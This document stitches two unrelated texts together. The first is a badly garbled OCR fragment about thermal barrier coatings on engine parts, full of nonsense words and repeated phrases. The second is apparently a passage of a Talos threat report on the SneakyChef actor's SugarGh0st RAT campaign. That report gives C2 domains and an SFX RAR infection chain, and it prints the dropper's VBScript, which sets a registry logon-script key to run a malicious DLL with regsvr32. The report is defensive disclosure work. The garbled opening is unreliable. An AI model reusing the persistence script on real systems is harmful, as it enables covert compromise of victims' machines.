IBCs, must be added a straight of the set
Contractions and Contract Cont	Control Daries (Control Daries (Control Daries))     Control Daries (Control Daries)     Control Daries     Control	The form The plane is the operation of the plane the operation of the operation of the operation Minimum Control of the operation of the operation of the operation of the operation of the operation of the operation of the operation of the	TBC on direct components such is valves, plinner and free decis insistes the next absorber from high-temperature excitation and corrospec environments. As a thermal barrier, it choices and it temperatures surface are to rokece the heat flux into the plates, to protect the pixols from forming iteration, corrospect and the pixols of the distribution of the plates, to protect the pixols from forming iteration, corrospect and the pixols of the pixols of the relative attracts due to the original pixols of TBC is strength; there are near highlightenians of TBC is strength; there are also enables to decrease the night due to the corrospective attracts are the in expecting the area also enables to decrease the night due to the corrospective environment for distribution and corrospec environments and fing decises the they all theorems from high-temperature existence and the origin dubling temperatures (sciential to). Head of Mechanical Behavior. Corrosp Defines Mentingerial Research Group Labia a direction panalle to the commic-board core interface (bactional caracity, which leads to corring defamiliation. The other typical TBC followe coccurs by spalling of thereins the identifies the identifies the major function and frequency in the corrospic to a distribu- ted by spalling of the corrospic to ease if non the corrospic the strength the strength the origin grades at two major function affectivity the life of the corring system. It is observed that the corring methods the remain the intervalue that the corring methods to remain the major function and the intervalue the intervalue the temperature increase which increasing the the intervalues the transpecture increase which increasing the the intervalues and the stress major function affecting the life of the corring temperature increase which increases in the intervalues are stress temperature increases which increases in the intervalues are identified to the stress major function affecting the life of the coremute temperature increases which increases in the intervalues	b) The on disel components such is valves, pixons and fire decis insulates compressive loads and more receptor thermal shock than their aincrift counterparts. In addition, many of these IBCs, must be added a straight of the set

Recently, Proofpoint researchers reported a <u>SugarGh0st campaign</u> targeting an organization in the U.S. involved in artificial intelligence across academia, the private technology sector, and government services, highlighting the wider adoption of SugarGh0st RAT in targeting various business verticals.

## Threat actor continues to leverage old and new C2 domains

After Talos' initial disclosure of SugarGh0st campaign in November 2023, we are attributing the past attacks to the newly named threat actor SneakyChef. Despite our disclosure, SneakyChef continued to use the C2 domain we mentioned and deployed the new samples in the following months after our blog post. Most of the samples observed in this campaign communicate with the C2 domain account[.]drive-google-com[.]tk, consistent with their previous campaign. Based on Talos' Umbrella records, resolutions to the C2 domain were still observed until mid-May.




DNS requests for the SugarGh0st C2 domain.

Talos also observed the new domain account[.]gommask[.]online, <u>reported by Proofpoint</u> as being used by SugarGh0st. The domain was created in March 2024, and queries were observed through April 21.

# Infection chain abuse SFX RAR as the initial attack vector

With Talos' first reporting of the <u>SugarGh0st</u> campaign in November, we disclosed two infection chains that utilized a malicious RAR with an LNK file, likely delivered via phishing email. In the newly observed campaign, in addition to the old infection chains, we discovered a different technique from a few malicious RAR samples.



The threat actor is using an SFX RAR as the initial vector in this attack. When a victim runs the executable, the SFX script executes to drop a decoy document, DLL loader, encrypted SugarGh0st, and a malicious VB script into the victim's user profile temporary folder and executes the malicious VB script.

Name	;下面的注释包含自解压脚本命令	
■ ~tmp.vbs authz.lib default.doc update.dll	Path=%temp% SavePath Setup=~tmp.vbs Silent=1 Overwrite=2	
		1

The malicious VB script establishes persistence by writing the command to the registry key UserInitMprLogonScript which executes when a user belonging to either a local workgroup or domain logs into the system.

Registry key	Value
HKCU\Environment\UserInitMprLogonScript	regsvr32.exe /s %temp%\update.dll

```
on Error Resume next
set obj=wscript.createObject("wscript.shell")
obj.RegWrite "HKCU\Environment\UserInitMprLogonScript","regsvr32.exe /s %temp%\update.dll"
obj.run "%temp%\default.doc",1
```

When a user logs into the system, the command runs and launches the loader DLL "update.dll" using regsvr32.exe. The loader reads the encrypted SugarGg0st RAT "authz.lib", decrypts it and injects it into a process. This technique is same as that of the SugarGh0st campaign disclosed by the <u>Kazakhstan government</u> in February.

## Coverage

<b>Cisco Secure Endpoint</b> (AMP for Endpoints)	Cloudlock	Cisco Secure Email	<b>Cisco Secure Firewall/Secure IPS</b> (Network Security)
<b>S</b>	N/A	<b>S</b>	<b>S</b>
Cisco Secure Malware Analytics (Threat Grid)	Cisco Umbrella DNS Security	Cisco Umbrella SIG	<b>Cisco Secure Web Appliance</b> (Web Security Appliance)
<b>S</b>	<b></b>	<b>S</b>	<b></b>

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org. Snort SID for this threat is 62647.

ClamAV detections are also available for this threat:

Win.Trojan.SugarGh0stRAT-10014937-0

Win.Tool.DynamicWrapperX-10014938-0

Txt.Loader.SugarGh0st\_Bat-10014939-0

Win.Trojan.SugarGh0stRAT-10014940-0

Lnk.Dropper.SugarGh0stRAT-10014941-0

Js.Trojan.SugarGh0stRAT-10014942-1

Win.Loader.Ramnit-10014943-1

Win.Backdoor.SugarGh0stRAT-10014944-0

Win.Trojan.SugarGh0st-10030525-0

Win.Trojan.SugarGh0st-10030526-0

### **Orbital Queries**

Cisco Secure Endpoint users can use <u>Orbital Advanced Search</u> to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries related to this threat, please follow the links:

- SugarGh0st RAT file detected
- SugarGh0st RAT Registry key

# **Indicators of Compromise**

Indicators of Compromise associated with this threat can be found here

© 2024 Cisco Systems, Inc. and/or its affiliates. All rights reserved. View our Privacy Policy.